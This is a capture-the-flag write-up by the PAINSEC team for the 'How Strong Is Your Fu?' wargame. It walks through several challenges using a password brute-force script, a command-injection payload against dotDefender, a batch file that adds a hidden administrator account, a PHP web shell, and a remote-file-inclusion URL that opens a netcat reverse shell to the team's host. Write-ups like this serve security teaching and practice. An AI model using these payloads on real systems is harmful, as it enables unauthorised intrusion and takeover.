


# How Strong Is Your Fu?



<http://www.painsec.com/>

# Contents

<b>1 Phase 1: The noob filter</b>	<b>3</b>
<b>2 Phase 2: Serious Business</b>	<b>5</b>
2.1 “killthen00b” challenge . . . . .	5
2.2 “ghost” Challenge . . . . .	7

## We are:

-  **bNull** (*bnull@painsec.com*, <http://www.twitter.com/bNull>)
-  **Boken** (*boken@painsec.com*)
-  **Dade** (*dade@painsec.com*, <http://www.twitter.com/jcarriba>)
-  **firl** (*firl@painsec.com*)
-  **HockeyInJune** (*hockeyinjune@painsec.com*)
-  **knx** (*knx@painsec.com*, <http://www.twitter.com/knithx>)
-  **Kuze** (*kuze@painsec.com*)
-  **NighterMan** (*nighterman@painsec.com*, <http://www.twitter.com/NighterMan>)
-  **SakeBomb** (*sakebomb@painsec.com*, <http://twitter.com/Sak3bomb>)
-  **Shaddy** (*shaddy@painsec.com*)

Contact us at [painsec@painsec.com](mailto:painsec@painsec.com), <http://twitter.com/painsecurity>

# 1 Phase 1: The noob filter

When visiting `http://ww1.noob-filter.com` we are required to enter a valid username and password into a form in order to access some content, under the leet message “*Can you hack me?*”.

As the form is the only alternative to hack into the webpage (no other relevant details are worth mentioning from the sourcecode) we proceed to do a quick *SQL-Injection* test inserting a simple quote in both form fields. When submitting the form, we are redirected to an “error page” with a “HAHAHA!!” text as the only content. After many tests, this was the only interesting result we could get. Checking the sourcecode of this same page we can find a very distinctive sentence in the `description` label:

*Applicure is the leading provider of web application security. We create products for web application protection, including web application firewall, ISA security and IIS security.*

Doing a Google search for “*Applicure*” and visiting their official website<sup>1</sup> we find out we are talking about a company that offers some WAF (this is, web application firewall) technology called `dotDefender`. We then proceeded to download and install a copy of this software on our computer to watch its behaviour. From the installation we could see that the default installation directory was `/dotDefender`. We tried to mimic our installation on the challenge webpage:

`http://ww1.noob-filter.com/dotDefender`

And... Bingo! A web authentication popup shows up. We are said in it that we must use “admin” as the username. As we don’t have any clue about what the password could be, we developed a Bash script to perform a dictionary attack on this auth:

---

```
#!/bin/bash

# PAINSEC web login fuzzer used in "How Strong is your Fu?"

if [ $# -ne 1 ]
then
    echo "Usage: 'basename $0' <dictionary>"
    exit -1
fi

# We loop all over the dictionary
for i in `cat $1`
do
    # We know the user is admin...
    curl -u admin:$i http://ww1.noob-filter.com/dotDefender > tmp 2> /dev/null
    # "Required" is our blind keyword
    if grep Required tmp > /dev/null; then
        echo "Not $i..."
    else
        # Good news :)
        echo "Found! $i"
        exit
    fi
done

rm tmp
```

---

When running it with *OpenWall* lowercase passwords wordlist<sup>2</sup>, we can see the password is “passwords”.

---

<sup>1</sup><http://www.applicure.com/>

<sup>2</sup><ftp://ftp.openwall.com/pub/wordlists/passwords/lower.gz>

We are inside dotDefender's control panel. Now what? Fuzzing around, we can't see any hints or interesting data which could be the challenge key we are searching (which is supposed to be inside a file called `n00bSecret.txt`). What if we have to exploit in some way dotDefender to access the underlying system? This hypothesis became stronger as we find a Arbitrary Remote Code Execution exploit on *exploitDB*:

`http://www.exploit-db.com/exploits/10261`


As the paper says, we can inject code via a GET parameter called `deletesitename`. As we have to find a file called `n00bSecret.txt` and output this content, injecting the command `cat $(find / -name n00bSecret.txt)` should do the work:

```
sitename=dotdefeater&deletesitename=dotdefeater;cat $(find / -name
n00bSecret.txt);&action=deletesite&linenum=15
```

Great! The content of the file, in other words, the challenge key, is dumped:

```
5f5f3ea014b42c98530beefabce44e35b896e39567ac8d811d0982afd5e2acfd
66ec854bd5b81672ef9f441f5e00ae7a25b7a7754e1644058777e7f7cfbb905d
```

So this is what we did:



Let's hack "Phase 2" :)

## 2 Phase 2: Serious Business

### 2.1 “killthen00b” challenge

When requesting `http://192.168.6.70` (or any of its clones) a default website from *Surgemail Webmail*<sup>3</sup> is shown.

First of all, we scanned the machine ports in order to find something interesting:

---

```
21/tcp  open  ftp
|_ftp-anon: Anonymous FTP login allowed

25/tcp  open  smtp          Surgemail smtpd 3.8k4-4
80/tcp  open  http          Surgemail webmail (DNews based)
|_html-title: SurgeMail Welcome Page

106/tcp open  pop3pw        Qualcomm poppassd (Maximum users connected)
110/tcp open  pop3          SurgeMail pop3d 3.8k4-4
143/tcp open  imap          SurgeMail imapd 3.8k4-4
366/tcp open  smtp          Surgemail smtpd 3.8k4-4
465/tcp open  tcpwrapped
587/tcp open  smtp          Surgemail smtpd 3.8k4-4
993/tcp open  tcpwrapped
995/tcp open  tcpwrapped
3389/tcp open  ms-term-serv?
7025/tcp open  tcpwrapped
7443/tcp open  tcpwrapped
```

---

We tried to connect to the different ports used by *Surgemail*. When connecting to port 143/IMAP, we came up to a banner showing *Surgemail's* version used: 3.8k4-4. With this info, we searched for known vulnerabilities and luckily we found an exploit to the same version that could lead us to get a shell of the system:

<http://www.exploit-db.com/exploits/5259>

The vulnerability needed some valid credentials to be exploited, so we looked for a method to enumerate users of webmail, i.e through the “remember your password” feature of the webmail.

As we weren't able to find a way to get a valid user, we moved to explore the FTP, which the organization had given us credentials to log in. After some minutes of exploring it, we noticed that there was a directory transversal vulnerability, that allowed us to explore the whole filesystem.

We noticed *Surgemail* files were all `cgi`'s, so we tried to find the directory where they were stored and upload a `.bat` script to add an user to the system “administrators” group. We had previously seen that *Terminal Server* was open on the system, so if we could add an user, we would be able to connect through it.

We found the `cgi` directory on `/surgemail/scripts/`, so we uploaded the `bat` script as we had write permissions on it through the FTP PUT command. The content of the script we uploaded was the following:

---

```
net user painsec painsecpass /add
net localgroup administrators painsec /add
```

---

After adding the user to the system (just pointing our browser to `http://192.168.6.70/scripts/s.bat`), we connected to it through RDP (*Remote Desktop*, `rdesktop -a 8 192.168.6.70`), and found the challenge key file inside the `proof.txt` file on Administrator's desktop:

---

<sup>3</sup><http://netwinsite.com/surgemail>

a61b0c1bf71267289efeecf778b1e51e

Thanks to the FTP directory transversal, we were also able to retrieve user credentials for the webmail client on `c:/surgemail/nwauth.clg` and `c:/surgemail/admin.dat` files, and cracked `killthenoob` account to find “pippo123” password. However, this information was not useful at all, since the exploit we mentioned at the beginning of this section needed (in addition to a valid credential we already had) to exploit a system buffer overflow that *Windows 7* protections would stop.

## 2.2 “ghost” Challenge

When accessing 192.168.6.66 machine we are given a form, which is (at least at first sight) not vulnerable to any kind of *SQL-Injection* attacks. After a lot of tries around the index (the form itself, some simple analysis of the image) we decided to do some fuzzing on any other possible web directories we could find.

We downloaded `wfuzz`<sup>4</sup> directories wordlist, and proceeded to develop a Bash script to see what we could find:

---

```
#!/bin/sh

# PAINSEC, Web fuzzer developed for How Strong is Your Fu?

# Check syntax
if [ $# -ne 2 ]
then
    echo "Usage: 'basename $0' <dictionary> <output file>"
    exit -1
fi

echo -n "" > temp.txt

# Loop over all dictionary
for i in `cat $1`
do
    # Get the page, dump the header to "header.txt"
    curl -D header.txt http://localhost:8080/$i > /dev/null 2> /dev/null

    # Write header status to screen and file
    echo -n -e "$i\t\t\t"
    cat header.txt | head -n 1
    echo -n -e "$i\t\t\t" >> temp.txt
    cat header.txt | head -n 1 >> temp.txt
done

# Finished, remove temporal files and save no-404 results in output file
rm header.txt
cat temp.txt | grep -v 404 > $2
rm temp.txt
```

---

We could have used `pipper`<sup>5</sup> for this purpose too (see figure 2). After a couple of minutes, we collected the following results:

- *1*: Another form! Different than the first one.
- *bak*: Random image, generated by *javascript*.
- *index*: Same as *1*.
- *javascript*: Some *javascript* code. It just generates some random image URL's to show in */test* and others.
- *login*: Same form as root directory.
- *test*: Random image, generated by *javascript*.
- *\_vti\_bin*: Empty.
- *\_vti\_cnf*: Empty.
- *\_vti\_pvt*: Empty.
- *\_vti\_txt*: Empty.
- *iissamples*: Some empty files.

As the most promising directory was */1*, we repeated the fuzzing inside with the above mentioned script, obtaining:

---

<sup>4</sup><http://www.edge-security.com/wfuzz.php>

<sup>5</sup><http://yoire.com/downloads.php?tag=pipper>

- *1*: A cat image :)
- *index*: Same form.
- *install*: *Simple Text-File Login script (SiTe-FiLo) 1.0.6* install file.
- *launch*: *Simple Text-File Login script (SiTe-FiLo) 1.0.6* launch file.
- *old*: The list of images called by *javascript*.
- *readme*: *Simple Text-File Login script (SiTe-FiLo) 1.0.6* readme file.
- *version*: *Simple Text-File Login script (SiTe-FiLo) 1.0.6* version file.

```
dade@Syn4ps3:~/tools/pippers$ ./pipper "http://localhost:66/1/[file]" -v file=big.txt -hc 404
==[Options]=====
Url      : http://localhost:66/1/[file]
Vars     : file=big.txt
Payloads Path : /home/dade/tools/pipper
Hide Codes : 404
Download Page : no (using HEADs)
Threads  : 20 - Payload : file - Aprox Requests : 3047
Response Codes : 200 OK 204 Empty 301 Mved 401 Unauth. 404 NotFound 500 SrvError
==[Begin 10:07]=====
Server   : Microsoft-IIS
=====
#00001 200 9 32 1/
#00002 200 9= 32 1//
#00005 200 10 24 1/0
#00017 200 10 24 1/1
#01385 200 11 36 1/index
#01409 200 10 24 1/install
#01595 200 9= 22 1/launch
#01969 301 7 20 1/old
#02270 200 10 24 1/readme
#03047 200 10 24 1/version
==[End]=====
dade@Syn4ps3:~/tools/pipper$ █
```

Figure 1: Pipper discovering web directories

Yup! So we successfully identified the login engine behind `/1/index.asp` form thanks to the *install*, *launch*, *readme* and *version* files: *Simple Text-File Login script (SiTeFiLo) 1.0.6*<sup>6</sup>. First thing we do is search for public exploit advisories:

The most simple one allowed anyone to read the clear-text file `slog_users.txt` where passwords are actually stored. Since this file was customized (being its only content “:P”) we were glad to find another vulnerability (*Remote File Inclusion*):

<http://www.exploit-db.com/exploits/7444>

As we can read, the RFI vulnerability can be exploited using the `slogin_path` GET variable of the `slogin_lib.inc.php` file.

<sup>6</sup><http://www.mariovaldez.net/software/sitesfilo/>

The most powerful way to exploit a RFI vulnerability is to include a PHP shell: this is, a PHP script whose GET parameter is a command to be executed on the server. Please note that the vulnerable parts of the code are the several variable-dependent `include_once` PHP directives:

---

```

if ($slogin_logout) {
    fslogin_log_user ("{$slogin_text[$slogin_lang]["UserLoggedOut"]} $slogin_loginname");
    @session_unset ();
    @session_destroy ();
    if ($slogin_logoutredirect) {
        if (strtoupper ($slogin_loginname) != SLOGIN_ADMIN_USERNAME) {
            header ("Location: " . $slogin_logoutredirect);
            exit;
        }
    }
    include_once ($slogin_path . "header.inc.php"); // RFI!!!
    include_once ($slogin_path . "slogin.inc.php"); // !!!
    include_once ($slogin_path . "footer.inc.php"); // !!!
    exit;
}
else {
    if (($slogin_noauthpage != 1) || ($slogin_explicitauth)) {
        if ((!$slogin_Username) && (!$slogin_Password)) {
            if ((!$slogin_loginname) && (!$slogin_loginpass)) {
                include_once ($slogin_path . "header.inc.php"); // !!!
                include_once ($slogin_path . "slogin.inc.php"); // !!!
                include_once ($slogin_path . "footer.inc.php"); // !!!
                exit;
            }
        }
        else { ...

```

---

Since `header.inc.php` will be hardcoded to our shell filename, we just rename or shell to, simply, `header.inc.php` (so we just have to specify the directory and the command via shell's GET parameter). The content of this file is trivial:

```
<?php system($_GET['cmd']); ?>
```

Using our VPN machine as the shell host, the inclusion of the shell remains as follow:

```
/1/slogin.lib.inc.php?slogin_path=http://192.168.6.138/&cmd=DESIRED_COMMAND7
```

Because injecting commands directly on the URL is quite uncomfortable, we start a listening netcat on our VPN machine (`netcat -l -p 4444`) and connect to it from the RFI injection (this is call a *reverse shell*):

```
/1/slogin.lib.inc.php?slogin_path=http://192.168.6.138/&cmd=netcat 192.168.6.138 4444
-e /bin/bash
```

Now we have an interactive shell ready to use on our VPN machine:

Next step would be to search the file where the challenge key is stored. We tried several commands to search relevant files on the whole system:

- `find / -print`
- `find / -print | xargs grep admin`
- `find / -print | xargs grep pass`
- `find / -print | xargs grep md5`
- `find / -print | xargs grep root`
- `dmesg; fdisk -l`

---

<sup>7</sup>Note that `192.168.6.138/` would be completed as `192.168.6.138/header.inc.php` because of the `include_once` syntax, which is exactly our PHP shell file. `cmd` is shell's GET variable.




Figure 2: Interactive shell from a listening netcat on the victim machine

... With any luck. From this point we ran into the hypothesis that we should elevate our privileges in the system (i.e. become `root`) in some way to access the file. After a lot of exploit downloading and testing (`sudo`, *kernel leakage*, *kernel pipe exploit*...), we have success in our task of becoming root with the next `ext4` filesystem exploit:

<http://xorl.wordpress.com/2010/01/01/cve-2009-4131-linux-kernel-ext4-ioctl-insufficient-checks/>





Figure 3: Becoming root in "ghost"

Great! Root access! Last step to complete this great challenge was to head to `/root` and retrieve the key.



Just as a bonus, first tests told us this server was running IIS, and the first form (where we spend hours) was just a redirection to itself (clearly not vulnerable!). Also, there was another way to get root on the system: Although `fstab` didn't declared any `reiserfs` partitions mounted, it was possible to mount one on `/apache/logs`, and then apply a local root exploit related to this filesystem, which is related in the following paper:

<http://www.exploit-db.com/exploits/12130>

With this last step we had completed all challenges of this incredibly awesome wargame :D